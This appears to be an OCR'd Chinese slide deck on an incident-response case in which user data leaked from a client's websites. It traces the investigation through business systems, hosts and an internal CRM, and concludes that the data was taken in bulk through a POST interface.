
案例二

- 事件缘由:
  - 用户在客户的相关网站上注册的用户信息被其他网站拿到，泄漏了用户的详细信息。
- 初步结论：
  1. 某业务系统存在越权等漏洞，可直接获取用户详细信息
  2. 存在webshell恶意后门文件，连接数据库直接操作了数据
  3. 内部系统存在漏洞或者内部人员泄漏了数据

案例二

排查全量业务系统，包括全量子域名、微信公众号、小程序、app、发现存在部分用户信息泄漏的漏洞，但与客户泄漏的数据不符

案例二



- 排查全量业务系统，包括全量子域名、微信公众号、小程序、app、发现存在部分用户信息泄漏的漏洞，但与客户泄漏的数据不符

案例二

- 主机层排查：
  - 登录阿里云，查看安骑士、waf等安全产品是否存在安全告警

    ——> 未发现
  - 登录机器排查webshell恶意后门

    ——> 未发现
  - 排查主机上账号、命令、计划任务、进程、网络连接等是否异常 、

    ——> 未发现

案例二

- 用户信息数据流


案例二

- ✘ 阿里云RDS临时表
  - 数据库SQL审计
- ✘ 内部CRM系统及其关联MySQL
  - CRM自建一个账号

案例二

- 排查内部CRM系统:
  - 是否存在越权漏洞，直接遍历从CRM中获取用户信息;
  - 是否存在webshell恶意文件;

案例二




- ✘ 越权漏洞
- ✘ 任意格式文件上传
- ✘ 访问日志

案例二

- 排查结论：
  - 不是通过请求单个用户ID获取用户信息泄漏的
  - 不是通过上传webshell泄漏的用户数据

案例二



通过Post接口批量获取用户数据泄漏的

Thanks!

Any questions?

byd@duoyinsu.com